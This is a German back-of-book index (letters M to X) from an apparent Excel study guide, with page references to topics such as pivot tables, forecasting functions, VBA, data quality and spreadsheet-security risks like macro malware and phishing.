Lorenzkurve → ABC-Analyse – Lorenzkurve vs. ABC-Diagramm · Seite 354

M

Magic Number (Parameter auslagern) · Seite 597

Makro (VBA) · Seite 597

Makro-Malware / Phishing · Seite 475

Makroblockade → Die Dateiformatfamilie XLTX, XLTM, XLAM und ODS und die Makr · Seite 527

Makrosicherheit / Trust Center / BSI · Seite 515

Makrosicherheit im Trust Center und die BSI-Konfigurationsempfehlungen · Seite 515

Makrosignaturen prüfen · Seite 409

Malware → Tatwaffe Excel – „Agent Tesla“-Malware · Seite 476

Manipulation → Gebrochene Achsen (Manipulation) · Seite 531

Manipulation → Gebrochene Achsen als Einstieg in die Manipulation · Seite 531

Mappen → Textbox an eine Zelle binden und Blätter zwischen Mappen kop · Seite 348

Marktanteil Excel (mind. 85 %) · Seite 475

Matrixformel → Ankerzelle (dynamische Matrixformel) · Seite 211

Matrixformel → Array-/Matrixformel (CSE) · Seite 597

Matrixformeln → Dynamische Matrixformeln · Seite 211

Matrizen → Dynamische Matrizen (erzeugen) · Seite 48

Matrizen → Dynamische Matrizen (weiterverarbeiten) · Seite 50

Matrizen → Dynamische Matrizen schreiben: FILTER, EINDEUTIG, SORTIEREN · Seite 212

Matrizen → Dynamische Matrizen – erzeugend vs. weiterverarbeitend · Seite 216

Matrizen → Weiterverarbeitung dynamischer Matrizen · Seite 216

Mehrbenutzerbetrieb (Grenze in Excel) · Seite 597

Mehrfachbedingte Summen · Seite 85

Mehrfachbedingte Summen – zwei Techniken · Seite 85

Meister → Qualifikationspyramide (Amateur→Meister) · Seite 591

Merksatz → Antwort in einem Satz (Merksatz) · Seite 466

Methode der kleinsten Quadrate · Seite 353

Methode → Gleitender Durchschnitt und exponentielle Glättung als Metho · Seite 256

Methode → Kostenspaltung (mathematische Methode) · Seite 91

Methode → PROGNOSE.ETS() – Zweck, Methode, Konfidenzintervall · Seite 357

Methoden → Textverkettung – drei Methoden · Seite 85

Mindestanforderungen vor Weitergabe · Seite 590

Mindestanforderungen → Formale Mindestanforderungen vor der Weitergabe · Seite 590

Missbrauchsszenarien → Excel als Tatwaffe – drei Missbrauchsszenarien · Seite 477

Mitautorschaft / Co-Authoring · Seite 597

Mittel → Geometrisches Mittel (CAGR) · Seite 85

Mittelwert → Aggregation (Pivot: Summe, Mittelwert, Anzahl) · Seite 273

Mittelwert → Best Practice – gleitender Mittelwert · Seite 387

Mittelwert → Gleitender Mittelwert (Best Practice) · Seite 353

MITTELWERT() · Seite 353

MITTELWERTWENNS() · Seite 85

Modeling → *Financial Modeling* · Seite 206

Modeling → *Financial Modeling* – die anderen vier Funktionen · Seite 85

Modeling → *Financial Modeling* – die einschlägigen Tabellenblatffunktion · Seite 90

Modeling → *Financial Modeling* – fünf Kernfunktionen · Seite 85

Modell-Härtung → *INDIREKT()* – Modell-Härtung · Seite 85

Modellierungspraxis → *Datum/Betrag-Tabellen (Modellierungspraxis)* · Seite 85

Monatsscheibe → *Wochenscheibe* vs. *Monatsscheibe* · Seite 165

MTRANS → *SPALTENWAHL* / *ZEILENWAHL* / *VSTAPELN* / *MTRANS* · Seite 216

N

Nachschlagen → *Verweisen* und *Nachschlagen* · Seite 42

Nachteil → *Berechnetes Feld – Vor-/Nachteil* · Seite 273

Nachteile → *Exzessiver Excel-Einsatz – drei Nachteile* · Seite 535

Nachteile → *INDIREKT()* – *Nachteile* · Seite 85

Nachteile → *PIVOTDATENZUORDNEN()* – drei Nachteile · Seite 273

Nachteile → *Prognose – Nachteile von PROGNOSE.ETS* · Seite 353

Nachteile → *Prognosen mit Excel – Nachteile von PROGNOSE.ETS()* · Seite 356

Nachvollziehbarkeit / *Rückverfolgbarkeit* · Seite 409

Namensfeld / *benannte Bereiche (Navigation)* · Seite 597

Namensmanager → *Benannte Bereiche* / *Namensmanager* · Seite 409

Navigation per Hashtag · Seite 191

Navigation per Hashtag → *Hashtag-Navigation* · Seite 597

Navigation → *Blattregister (Navigation)* · Seite 597

Navigation → *Namensfeld* / *benannte Bereiche (Navigation)* · Seite 597

NBW-Hilfe-Kritik (to net = saldieren) · Seite 269

Nebenbedingungen → *Solver (Zielzelle/ Variablen/Nebenbedingungen)* · Seite 271

Need-to-know-Prinzip · Seite 409

Neuberechnung, intelligente · Seite 85

Neue Features · Seite 671

Neue Features – drei Gründe mit Beleg · Seite 597

Neue Features – warum aktuell bleiben? · Seite 597

Niveau / *Trend* / *Saison (ETS-Komponenten)* · Seite 353

Notation → *Der technische Forecast und die Notation „8+4“* · Seite 386

Notfall-Rückfallebene (Excel) · Seite 535

Notizen → *Zellkommentare* / *Notizen* · Seite 409

O

Offene → *Altersstrukturanalyse (Offene Posten)* · Seite 85

Office Scripts / *JavaScript-Add-ins* · Seite 597

Office-Schwachstelle → *Exploit* / *Office-Schwachstelle* · Seite 475

OFFSET → *BEREICH.VERSCHIEBEN()* (*OFFSET*) · Seite 353

OLG Celle (13 U 79/21) · Seite 409

OneDrive / *SharePoint* / *Teams* · Seite 475

Outlook → *VBA – Interaktion mit Outlook* / *Datenbanken* · Seite 597

Ö

Öffnen → Aktualisieren beim Öffnen
(Verbindung) · Seite 597

P

Parallelwelt Excel · Seite 535

Parallelwelt Excel – SAP/ERP vs. Excel in der
VUCA-Welt · Seite 538

Parallelwelt Excel – Schatten-IT +
SVERWEIS-Fehler · Seite 535

Parallelwelt → Einordnung des Themas
„Parallelwelt Excel“ · Seite 569

Parameter → Magic Number (Parameter
auslagern) · Seite 597

Parameter → Zentraler Parameter (absoluter
Bezug \$C\$3) · Seite 409

Pareto-Struktur (80/20) · Seite 353

Passwortschutz (Sorgfalts-Checkliste) · Seite
409

Performance Probleme in Excel? · Seite 700

Performance – drei Ursachen +
Gegenmaßnahmen · Seite 597

Performance → Bedingte Formatierung
(Performance) · Seite 597

Performance-Probleme in Excel · Seite 535

Perioden → ZSATZINVEST() = RRI – Zinssatz
einer Investition über mehrer · Seite 98

Pflichtfunktionen (20 gelb markierte) · Seite
262

Phishing → Makro-Malware / Phishing · Seite
475

Phishing-E-Mail · Seite 475

Pivot-Bedienung: Datenschnitte, Gruppieren,
Berichtslayouts, Drilldown · Seite 331

Pivot-Tabelle – Ballast oder unentbehrlich? ·
Seite 273

Pivot-Tabelle – drei Vorteile · Seite 273

Pivot-Tabelle – Schritt-für-Schritt erstellen ·
Seite 273

Pivot-Tabelle – vier Ablagebereiche · Seite
273

Pivot-Tabelle → Kreuztabelle → Pivot-Tabelle
· Seite 273

Pivot-Zusammenfassungsfunktionen (elf) ·
Seite 327

Pivotanalyse – fehlendes Feld Jahresumsatz ·
Seite 273

Pivotanalyse – zwei Wege (Feld vs.
Hilfsspalte) · Seite 273

Pivotanalysen · Seite 312

Pivotanalysen – Jahresumsatz pro Produkt
und Region · Seite 275

PIVOTDATENZUORDNEN → GETPIVOTDATA
→ PIVOTDATENZUORDNEN() · Seite 273

PIVOTDATENZUORDNEN() · Seite 273

PIVOTDATENZUORDNEN() vs.
SUMMEWENNS() · Seite 273

PIVOTDATENZUORDNEN() – drei Nachteile ·
Seite 273

PIVOTDATENZUORDNEN() – Zweck &
Bestandteile · Seite 273

Pivottabellen · Seite 297

Pivottabellen – historischer Ballast oder
unentbehrlich? · Seite 274

Plan, Ist und Delta mit einer einzigen
Steuerzelle umschalten · Seite 164

Plan/Ist/Delta-Umschaltung · Seite 164

Planung → Business Case: Historie/
Prognose/Planung · Seite 582

Planung → Business-Case-Terminologie:
Historie, Prognose, Planung · Seite 582

Player → Excel-MVP (Most Valuable Player,
Key-User) · Seite 597

Posten → Altersstrukturanalyse (Offene
Posten) · Seite 85

Potenz-/Wurzelformel (CAGR) · Seite 85

Power BI (Abgrenzung) · Seite 273

Power Pivot · Seite 597

Power Pivot / Datenmodell / DAX (Aufgabe) ·
Seite 334

Power Pivot, Datenmodell und DAX · Seite 334

Power Query · Seite 597

Power Query als Angriffsvektor · Seite 529

Power Query als Angriffsvektor jenseits von VBA · Seite 529

Power-Query-Editor / Transformieren · Seite 85

Practice → Gleitender Mittelwert (Best Practice) · Seite 353

Practice → Tabellenblätter: Best Practice · Seite 414

Practice → Tabellenblätter: Best Practice (10 Eigenschaften) · Seite 409

Practice → Tabellenblätter: Best Practice (6 Eigenschaften) · Seite 597

Problem → Lorenzkurve – Problem (ausführlich) · Seite 353

Problem → Sperrdatei ~\$ – Zweck und Problem · Seite 597

Probleme → Excel-Hilfe – drei Probleme · Seite 597

Probleme → Performance Probleme in Excel? · Seite 700

Produkt → Pivotanalysen – Jahresumsatz pro Produkt und Region · Seite 275

Professional → Excel-MVP (Most Valuable Professional) · Seite 597

Prognose – Nachteile von PROGNOSE.ETS · Seite 353

PROGNOSE → Abgrenzung

PROGNOSE.LINEAR vs. PROGNOSE.ETS · Seite 353

Prognose → Ausreißer (Prognose) · Seite 353

PROGNOSE → Black-Box (PROGNOSE.ETS) · Seite 353

Prognose → Business Case: Historie/Prognose/Planung · Seite 582

Prognose → Business-Case-Terminologie: Historie, Prognose, Planung · Seite 582

Prognose → Konfidenzintervall (Prognose) · Seite 353

PROGNOSE → Prognosen mit Excel – Nachteile von PROGNOSE.ETS() · Seite 356

PROGNOSE → Saisonalität (PROGNOSE.ETS-Argument) · Seite 353

Prognose → Statistik und Prognose · Seite 54

Prognose → Strukturbruch (Prognose) · Seite 353

PROGNOSE → Zeitachse (PROGNOSE.ETS-Argument) · Seite 353

PROGNOSE.ETS() · Seite 353

PROGNOSE.ETS() – drei Grenzen · Seite 353

PROGNOSE.ETS() – Syntax & Argumente · Seite 353

PROGNOSE.ETS() – Zweck, Methode, Konfidenzintervall · Seite 357

PROGNOSE.ETS.KONFINT und die Prognosestatistiken · Seite 386

PROGNOSE.ETS.KONFINT() · Seite 353

PROGNOSE.LINEAR() · Seite 353

Prognosearbeitsblatt · Seite 353

Prognosefunktionen in Excel (Überblick) · Seite 353

Prognosen mit Excel · Seite 398

Prognosen mit Excel – Nachteile von PROGNOSE.ETS() · Seite 356

Prognosestatistiken → PROGNOSE.ETS.KONFINT und die Prognosestatistiken · Seite 386

Prozentanteil → Kumulierter Prozentanteil (ABC) · Seite 353

Prüf-Checkliste → Fremde Daten importieren: die Prüf-Checkliste und die Reparaturen · Seite 456

Prüf-Checkliste → Qualität – Prüf-Checkliste (8 Kriterien) · Seite 273

Prüfbarkeit von Arbeitsmappen · Seite 538

Punkte-Checkliste → Gebührende Sorgfalt – 10-Punkte-Checkliste · Seite 409

Punktevergabe: nur volle Punkte (U15) · Seite 62

Python → COPILOT() / Python in Excel · Seite 532

Python → KI in Excel: die Funktion COPILOT() und Python in Excel · Seite 532

Q

QIKV() — #DIV/0! statt #ZAH! · Seite 242

Quadrate → Methode der kleinsten Quadrate · Seite 353

Qualifikationspyramide (Amateur→Meister) · Seite 591

Qualifizierung → Strukturierte Verweise: Bezeichner, Bezugsoperatoren, Qualif · Seite 523

Qualität von Arbeitsmappen · Seite 409

Qualität – Prüf-Checkliste (8 Kriterien) · Seite 273

Qualität – sechs Qualitätsdimensionen · Seite 273

Qualität → Datenqualität → Qualität von Arbeitsmappen · Seite 409

Qualitätsbegriff (Rohleder: Kundenanforderungen) · Seite 409

Qualitätsdimensionen → Qualität – sechs Qualitätsdimensionen · Seite 273

QUBA-Pflicht: Formelbeispiel zur integrierten QuickInfo-Hilfe · Seite 669

QUBA-Regel → Erklärung der genannten Excel-Bestandteile (QUBA-Regel) · Seite 460

QUBA-Regel → Formel-Zerlegung (QUBA-Regel: jeder Bestandteil einzeln) · Seite 686

QUBA-Regel: Jeder Formel-Bestandteil einzeln erklärt · Seite 693

Quelle → Drei-Stufen-Fluss (Quelle → Verarbeitung → Ausgabe) · Seite 409

QuickInfo / Funktions-Tooltip · Seite 597

QuickInfo-Hilfe → QUBA-Pflicht: Formelbeispiel zur integrierten QuickInfo-Hilfe · Seite 669

R

RAM → Arbeitsspeicher · Seite 597

Rangfolge → Internet-Hilfsangebote (drei Gruppen + Rangfolge) · Seite 597

Ransomware-Attacke · Seite 535

Rechenbeispiele → Selbstkontroll-Zahlen aller Rechenbeispiele · Seite 267

Rechnen → Bedingtes Rechnen und Aggregieren · Seite 45

Region → Pivotanalysen – Jahresumsatz pro Produkt und Region · Seite 275

Region → Umsatzanalyse nach Region/ Kategorie · Seite 85

Regression → Lineare Regression / Trendgerade · Seite 353

Regressionsgerade · Seite 85

Reihenfolge in der Klausur · Seite 66

Relativer Bezug · Seite 597

RENDITE() – Warnung (nicht für CAGR) · Seite 85

Reparatur-Handgriffe → Fremde Daten importieren: die Prüf-Checkliste und die Repara · Seite 456

Revisionssicherheit · Seite 409

Revisionssicherheit → Compliance / Revisionssicherheit · Seite 409

RGP() (LINEST) · Seite 85

Risiken von Excel · Seite 535

Risiken von Excel (drei, ausführlich) · Seite 535

Risiken → Hey-Joe-Effekt – drei Risiken · Seite 597

RMZ/ZW/BW/ZZR/ZINS — Argument F · Seite 246

Rohdaten (Zugriff, Grenze Pivot) · Seite 273

Rohleder-Schichtenmodell → Blatttypen und das Rohleder-Schichtenmodell · Seite 576

Rohleder-Stil → Übungsaufgaben im Rohleder-Stil — gelöst · Seite 99

Rohleders Fragestil · Seite 66

Rolle im Anwendersupport · Seite 663

RÖMISCH → Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH · Seite 231

RÖMISCH → ZEICHEN(10) / GLÄTTEN / RÖMISCH · Seite 231

Rückverfolgbarkeit → Nachvollziehbarkeit / Rückverfolgbarkeit · Seite 409

S

Saison → Niveau / Trend / Saison (ETS-Komponenten) · Seite 353

Saisonalität (PROGNOSE.ETS-Argument) · Seite 353

SAP R/3 / S/4HANA · Seite 535

SAP – drei Vorteile · Seite 535

Schatten-IT · Seite 535

Schatten-IT → Parallelwelt Excel – Schatten-IT + SVERWEIS-Fehler · Seite 535

SCHÄTZER() (alt: FORECAST) · Seite 241

Schichtenmodell (Rohleder) · Seite 576

Schnellzugriff → Anhang: Die Aufgaben im Schnellzugriff · Seite 350

Schnellzugriffsleiste / Statuszeile · Seite 343

Schnittmengenoperator (Leerzeichen) · Seite 597

Schritt-für-Schritt → Pivot-Tabelle – Schritt-für-Schritt erstellen · Seite 273

Schritte → ABC-Analyse – Durchführung in Excel (7 Schritte) · Seite 353

Schritten → ABC-Analyse – Zweck und Vorgehen in drei Schritten · Seite 355

Schweizer Taschenmesser (Excel) · Seite 535

Scripts → Office Scripts / JavaScript-Add-ins · Seite 597

Selbstkontroll-Zahlen aller Rechenbeispiele · Seite 267

Semikolon ; → Argumenttrennzeichen · Seite 85

Semikolon → Argument-Trennzeichen (Semikolon) · Seite 406

Semikolon → Argumenttrennzeichen (Semikolon) · Seite 597

SEQUENZ() · Seite 597

SEQUENZ() — erzeugende Funktion · Seite 211

SharePoint → OneDrive / SharePoint / Teams · Seite 475

Sicherheitslücken (Excel) · Seite 535

Simplex-LP / GRG / Evolutionär · Seite 271

Simulation von Erfolgsgrößen und das „Vorrechnen“ · Seite 594

Simulation → Vorrechnen / Simulation von Erfolgsgrößen · Seite 594

Single Source of Truth · Seite 535

Skalierbarkeit · Seite 535

Skalierungsproblem → SVERWEIS() – Skalierungsproblem · Seite 597

Slicer → Datenschnitt / Slicer · Seite 273

Solver (Zielzelle/Variablen/ Nebenbedingungen) · Seite 271

Sorgfalt → Ausgangspunkt: Was heisst "gebührende Sorgfalt" für eine Exc · Seite 458

Sorgfalt → Checkliste "Gebührende Sorgfalt bei Excel-Arbeitsmappen" (In · Seite 458

Sorgfalt → Gebührende Sorgfalt (OLG Celle) · Seite 409

Sorgfalt → Gebührende Sorgfalt – 10-Punkte-Checkliste · Seite 409

Sorgfalt → Gebührende Sorgfalt – Checkliste der Innenrevision · Seite 410

Sorgfalt → Gebührende Sorgfalt – Innenrevisions-Checkliste · Seite 457

Sorgfalts-Checkliste → Passwortschutz (Sorgfalts-Checkliste) · Seite 409

Sorgfalts-Kontext → *WENNFEHLER()* –
Sorgfalts-Kontext · Seite 409

SORTIEREN → *Dynamische Matrizen*
schreiben: *FILTER*, *EINDEUTIG*, *SORTIEREN* ·
Seite 212

SORTIEREN → *FILTER()* / *EINDEUTIG()* /
SORTIEREN() · Seite 212

SORTIEREN() (*SORT*) · Seite 353

Source → *Single Source of Truth* · Seite 535

Spalte → *Berechnete Spalte (Excel-Tabelle)* ·
Seite 85

Spaltenindex (SVERWEIS-Schwachstelle) ·
Seite 597

SPALTENWAHL / *ZEILENWAHL* /
VSTAPELN / *MTRANS* · Seite 216

Sparklines · Seite 409

Sperrdatei ~\$ – Zweck und Problem · Seite
597

Sperrdatei „~\$“ · Seite 597

Sperrdatei → *Excel-Technik – die versteckte*
Sperrdatei „~\$“ · Seite 603

Sperrdatei → *Lock-File* → *Sperrdatei ~\$* ·
Seite 597

Sperrdatei → *Verwaiste Sperrdatei / Cloud-*
Sync-Konflikt · Seite 597

Spickzettel → *FORMELTEXT()* als *Spickzettel* ·
Seite 657

Spill / *Überlaufverhalten* · Seite 211

Spreadsheet-Risk · Seite 571

Spreadsheet-Risk → *Fehleranfälligkeit*
(*Spreadsheet-Risk*) · Seite 535

Sprungmarken setzen (#) · Seite 597

Stabilität → *Arbeitsspeicher (RAM)* / *Stabilität*
· Seite 597

Statistik und Prognose · Seite 54

Statuszeile → *Schnellzugriffsleiste* /
Statuszeile · Seite 343

Stegreif → *Fünf Pflichtfunktionen aus dem*
Stegreif · Seite 262

Steigung → *Variable Stückkosten (Steigung)* ·
Seite 85

STEIGUNG() (*SLOPE*) · Seite 85

Streudiagramm und KORREL() · Seite 259

Streudiagramm, KORREL() und die
Trendlinientypen · Seite 259

STRG + EINGABE (alle markierten Zellen) ·
Seite 597

Strg+F / *Strg+H* (Suchen und Ersetzen) · Seite
597

Strukturbruch (Prognose) · Seite 353

Strukturierte Verweise · Seite 166

Strukturierte Verweise – Syntaxregeln · Seite
523

Strukturierte Verweise → *Strukturierter Bezug*
· Seite 61

Strukturierte Verweise: Bezeichner,
Bezugsoperatoren, Qualifizierung und
Syntaxregeln · Seite 523

Strukturierter Bezug (Bezugsart) · Seite 597

Strukturierter Verweis · Seite 85

Strukturierter Verweis – drei Vorteile · Seite 85

Strukturierter → *Strukturierte Verweise* →
Strukturierter Bezug · Seite 61

Strukturierung → *Grundsatz 2: Strukturierung*
und Konsistenz · Seite 409

Stückkosten → *Variable Stückkosten*
(*Steigung*) · Seite 85

SUMME() · Seite 353

Summen → *Mehrfachbedingte Summen* ·
Seite 85

Summen → *Mehrfachbedingte Summen –*
zwei Techniken · Seite 85

Summenbereich heimlich verkürzen (Betrug) ·
Seite 475

SUMMENPRODUKT() · Seite 85

SUMMEWENN() · Seite 597

SUMMEWENNS → *Deckungsbeitragsanalyse*
(*SUMMEWENNS*) · Seite 85

SUMMEWENNS → Indikatorfunktion
(*SUMMEWENNS* mathematisch) · Seite 85

SUMMEWENNS →
PIVOTDATENZUORDNEN() vs.
SUMMEWENNS() · Seite 273

SUMMEWENNS → *TEILERGEBNIS* → siehe
SUMMEWENNS / Pivot · Seite 85

SUMMEWENNS() · Seite 85

SUMMEWENNS() – Syntax & jedes Argument
· Seite 85

SVERWEIS → *Bereich_Verweis* (*SVERWEIS*,
4. Argument) · Seite 597

SVERWEIS → Teil (b) - Feature-
Demonstration: *SVERWEIS* (alt) vs. *XVERWEIS*
· Seite 673

SVERWEIS → Verweis → *SVERWEIS* /
XVERWEIS · Seite 597

SVERWEIS() (*VLOOKUP*) · Seite 597

SVERWEIS() – Skalierungsproblem · Seite 597

SVERWEIS() – typischer unbemerkter Fehler ·
Seite 535

SVERWEIS-Fehler → Parallelwelt Excel –
Schatten-IT + *SVERWEIS*-Fehler · Seite 535

SVERWEIS-Schwachstelle → Spaltenindex
(*SVERWEIS*-Schwachstelle) · Seite 597

Syntax → *PROGNOSE.ETS()* – Syntax &
Argumente · Seite 353

Syntax → *SUMMEWENNS()* – Syntax & jedes
Argument · Seite 85

Syntaxregeln → Strukturierte Verweise –
Syntaxregeln · Seite 523

Syntaxregeln → Strukturierte Verweise:
Bezeichner, Bezugsoperatoren, Qualif · Seite
523

Szenarien → *Tatwaffe Excel* – drei Szenarien ·
Seite 475

T

Tabelle anlegen (STRG+T) · Seite 659

Tabelle → Excel-Tabelle / Als Tabelle
formatieren (Strg+L) · Seite 85

Tabelle → Letzter / neuester Wert einer
Tabelle · Seite 85

Tabellen → Formatierte Tabellen – Grenzen ·
Seite 586

Tabellen → Grenzen formatierter Tabellen ·
Seite 586

Tabellen-Automatik → Ausfüllkästchen vs.
Tabellen-Automatik · Seite 659

Tabellen-Intern und Duplikate entfernen ·
Seite 341

Tabellenblätter: Best Practice · Seite 414

Tabellenblätter: Best Practice (10
Eigenschaften) · Seite 409

Tabellenblätter: Best Practice (6
Eigenschaften) · Seite 597

Tabellenblatffunktionen → *Financial Modeling*
– die einschlägigen Tabellenblatffunktion ·
Seite 90

Tabellenblatffunktionen → *Volatile*
Tabellenblatffunktionen · Seite 85

Taschenmesser → *Schweizer Taschenmesser*
(Excel) · Seite 535

Tastenkombinationen (Enter-Varianten) · Seite
85

Tastenkombinationen → *Formelerfassung* –
Tastenkombinationen · Seite 597

Tatwaffe Excel · Seite 509

Tatwaffe Excel – „Agent Tesla“-Malware ·
Seite 476

Tatwaffe Excel – drei Szenarien · Seite 475

Techniken → *Mehrfachbedingte Summen* –
zwei Techniken · Seite 85

Teil (a) - Drei verschiedene Gründe (je mit
EIGENEM konkretem Feature-Beleg) · Seite
672

Teil (b) - Feature-Demonstration: *SVERWEIS*
(alt) vs. *XVERWEIS* (neu) · Seite 673

Teilaufgabe a) — Definition,
Berechnungsverhalten, drei Beispiele · Seite
186

Teilaufgabe b) — Warum sparsam einsetzen?
· Seite 187

TEILERGEBNIS und AGGREGAT · Seite 220

TEILERGEBNIS → siehe SUMMEWENNS /
Pivot · Seite 85

TEILERGEBNIS() und AGGREGAT() · Seite
220

Teilpläne → Budgetierung — Teilpläne · Seite
584

Teilpläne → Budgetierung: Definition,
Teilpläne und das zweischrittige V · Seite 584

Text in Spalten / TEXTTEILEN · Seite 456

Text, Datum, Sonstiges · Seite 57

Textbegrenzer → Anführungszeichen als
Textbegrenzer · Seite 273

Textbox an eine Zelle binden und Blätter
zwischen Mappen kopieren · Seite 348

Textbox an Zelle binden (255 Zeichen) · Seite
348

Textfunktionen → Weitere Textfunktionen:
ZEICHEN(10), GLÄTTEN, RÖMISCH · Seite
231

TEXTJOIN → TEXTVERKETTEN() (TEXTJOIN)
· Seite 85

TEXTKETTE() (CONCAT) · Seite 85

TEXTTEILEN → Text in Spalten / TEXTTEILEN
· Seite 456

TEXTVERKETTEN() (TEXTJOIN) · Seite 85

Textverkettung · Seite 85

Textverkettung – drei Methoden · Seite 85

Textverkettung – zwei Anwendungsgebiete ·
Seite 85

Themas → Einordnung des Themas · Seite
680

Themas → Einordnung des Themas
„Parallelwelt Excel" · Seite 569

Transaktionssicherheit (DBMS) · Seite 535

Transformieren → Power-Query-Editor /
Transformieren · Seite 85

TREND() / RGP() / PROGNOSE.LINEAR() —
Abgrenzung · Seite 253

TREND(), PROGNOSE.LINEAR() und RGP() im
Vergleich · Seite 253

Trendgerade → Lineare Regression /

Trendgerade · Seite 353

Trendlinientypen · Seite 259

Trendlinientypen → Streudiagramm,
KORREL() und die Trendlinientypen · Seite
259

Trennung Eingabe – Berechnung – Ausgabe ·
Seite 409

Trennzeichen-Übersicht (: ; ! \$ # @ []) · Seite
597

Ü

Überblick → Prognosefunktionen in Excel
(Überblick) · Seite 353

Überlauf → #KALK!-Fehler (Überlauf) · Seite
212

ÜBERLAUF → Überlauf-Fehler #ÜBERLAUF!
(#SPILL!) · Seite 211

Überlauf-Fehler #ÜBERLAUF! (#SPILL!) ·
Seite 211

ÜBERLAUF-Ursache → Verbundene Zellen
(#ÜBERLAUF-Ursache) · Seite 211

Überlaufbereichs-Operator # · Seite 211

Übersichtlichkeit → Grundsatz 1: Klarheit und
Übersichtlichkeit · Seite 409

U

UDF → benutzerdefinierte Funktion · Seite
597

Umgang → Aufgaben von Excel – Umgang
mit 1 Mio. Datensätzen · Seite 536

Umsatzanalyse nach Region/Kategorie · Seite
85

Unabhängigkeit → Verfügbarkeit /
Unabhängigkeit (Excel-Chance) · Seite 535
UNIQUE → EINDEUTIG() (UNIQUE) · Seite
211

Ursachen → Performance – drei Ursachen +
Gegenmaßnahmen · Seite 597

V

Validierungsregeln (Datenüberprüfung) · Seite
409

Valuable → Excel-MVP (Most Valuable Player,
Key-User) · Seite 597

Valuable → Excel-MVP (Most Valuable
Professional) · Seite 597

Variable Stückkosten (Steigung) · Seite 85

Variablen → Solver (Zielzelle/Variablen/
Nebenbedingungen) · Seite 271

VBA (Visual Basic for Applications) · Seite 597

VBA – drei Anwendungsgebiete · Seite 597

VBA – Interaktion mit Outlook / Datenbanken
· Seite 597

VBA – warum Microsoft abschalten will · Seite
597

Verarbeitung → Drei-Stufen-Fluss (Quelle →
Verarbeitung → Ausgabe) · Seite 409

Verbindung → Aktualisieren beim Öffnen
(Verbindung) · Seite 597

Verbundene Zellen (#ÜBERLAUF-Ursache) ·
Seite 211

Verbundene Zellen — Workaround · Seite 348

Verfügbarkeit / Unabhängigkeit (Excel-
Chance) · Seite 535

Vergleich / Fazit (klausurtauglich) · Seite 185

Vergleich → TREND(), PROGNOSE.LINEAR()
und RGP() im Vergleich · Seite 253

VERGLEICH → XVERGLEICH als moderner
VERGLEICH · Seite 228

VERGLEICH() (MATCH) · Seite 597

Verhalten → Volatile Funktionen – Definition &
Verhalten · Seite 85

VERKETTEN() (veraltet) · Seite 85

Verkettungsoperator & · Seite 85

VERSCHIEBEN → BEREICH.VERSCHIEBEN()
(OFFSET) · Seite 353

Versionierung / Versionschaos · Seite 409

Versionschaos → Versionierung /

Versionschaos · Seite 409

Verwaiste Sperrdatei / Cloud-Sync-Konflikt ·
Seite 597

Verwaltung → Digitales Dilemma der
Verwaltung · Seite 535

Verwaltung → Excel: Segen oder Fluch? –
Digitales Dilemma der Verwaltung · Seite 537

Verweis → Bereich_Verweis (SVERWEIS, 4.
Argument) · Seite 597

Verweis → Strukturierter Verweis · Seite 85

Verweis → Strukturierter Verweis – drei
Vorteile · Seite 85

Verweis → SVERWEIS / XVERWEIS · Seite
597

Verweise → Strukturierte Verweise · Seite 166

Verweise → Strukturierte Verweise –
Syntaxregeln · Seite 523

Verweise → Strukturierte Verweise →
Strukturierter Bezug · Seite 61

Verweise → Strukturierte Verweise:
Bezeichner, Bezugsoperatoren, Qualif · Seite
523

Verweisen und Nachschlagen · Seite 42

Vier-Augen-Prinzip · Seite 409

Visual Basic for Applications (VBA) · Seite 604

VLOOKUP → SVERWEIS() (VLOOKUP) · Seite
597

Volatile Funktionen – Definition & Verhalten ·
Seite 85

Volatile Funktionen – vollständige Liste · Seite
85

Volatile Funktionen – warum sparsam? · Seite
85

Volatile Tabellenblatffunktionen · Seite 85

Vorgänger → Formelnachverfolgung (Spur zum Vorgänger) · Seite 85

Vorgehen → ABC-Analyse – Zweck und Vorgehen in drei Schritten · Seite 355

Vorgehen → Budgetierung: Definition, Teilpläne und das zweischrittige V · Seite 584

Vorkommen → Duplikate entfernen – erstes Vorkommen · Seite 341

Vorlagen (Excel-Templates) · Seite 597

Vorlagen – Begriff und drei Arten · Seite 597

Vorlagen → Arbeiten mit Vorlagen · Seite 600

Vorrechnen / Simulation von Erfolgsgrößen · Seite 594

Vorrechnen → Simulation von Erfolgsgrößen und das „Vorrechnen“ · Seite 594

Vorteile → Datenflussplan – drei Vorteile · Seite 409

Vorteile → Dynamische Datenverknüpfung – drei Vorteile · Seite 85

Vorteile → Hashtag-Navigation – Vorteile gegenüber Blattregister · Seite 85

Vorteile → Pivot-Tabelle – drei Vorteile · Seite 273

Vorteile → Strukturierter Verweis – drei Vorteile · Seite 85

VSTAPELN → SPALTENWAHL / ZEILENWAHL / VSTAPELN / MTRANS · Seite 216

VUCA-Welt · Seite 535

VUCA-Welt → Parallelwelt Excel – SAP/ERP vs. Excel in der VUCA-Welt · Seite 538

W

Wachstumsrate → CAGR · Seite 85

Warnung → RENDITE() – Warnung (nicht für CAGR) · Seite 85

Was die letzte Klausur zusätzlich verrät · Seite 66

Was ist ein/e Excel-MVP? · Seite 662

WEBDIENST() (WEBSERVICE) · Seite 475

WEBSERVICE → WEBDIENST() (WEBSERVICE) · Seite 475

Weitere Textfunktionen: ZEICHEN(10), GLÄTTEN, RÖMISCH · Seite 231

Weitergabe → Formale Mindestanforderungen vor der Weitergabe · Seite 590

Weitergabe → Mindestanforderungen vor Weitergabe · Seite 590

Weiterverarbeitung dynamischer Matrizen · Seite 216

Wenn du etwas nicht findest · Seite 67

WENN() – verschachtelt · Seite 353

WENNFEHLER() · Seite 597

WENNFEHLER() – Sorgfalts-Kontext · Seite 409

WENNS() · Seite 353

Wertanteil je Artikel (ABC) · Seite 353

Wertfeldeinstellungen (Pivot) · Seite 273

Wie er korrigiert – aus seiner eigenen Einsichtnahme-Führung · Seite 64

Wie Excel Datum und Uhrzeit intern speichert · Seite 661

Wiederherstellung → Backup / Wiederherstellung · Seite 409

Wo die Punkte wirklich liegen · Seite 65

Wochenscheibe vs. Monatsscheibe · Seite 165

Woraus → Der Solver in drei Fragen: Was, Woraus, Womit · Seite 271

Workaround → Verbundene Zellen – Workaround · Seite 348

Wurzelformel → Potenz-/Wurzelformel (CAGR) · Seite 85

X

XINTZINSFUSS → Die drei internen Zinsfüße: IKV(), XINTZINSFUSS() und QIKV() · Seite 242

XINTZINSFUSS → Interner Zinsfuß (XINTZINSFUSS / XIRR) · Seite 85

XINTZINSFUSS() (XIRR) · Seite 85

XINTZINSFUSS() = XIRR — interner Zinsfuss ·
Seite 97

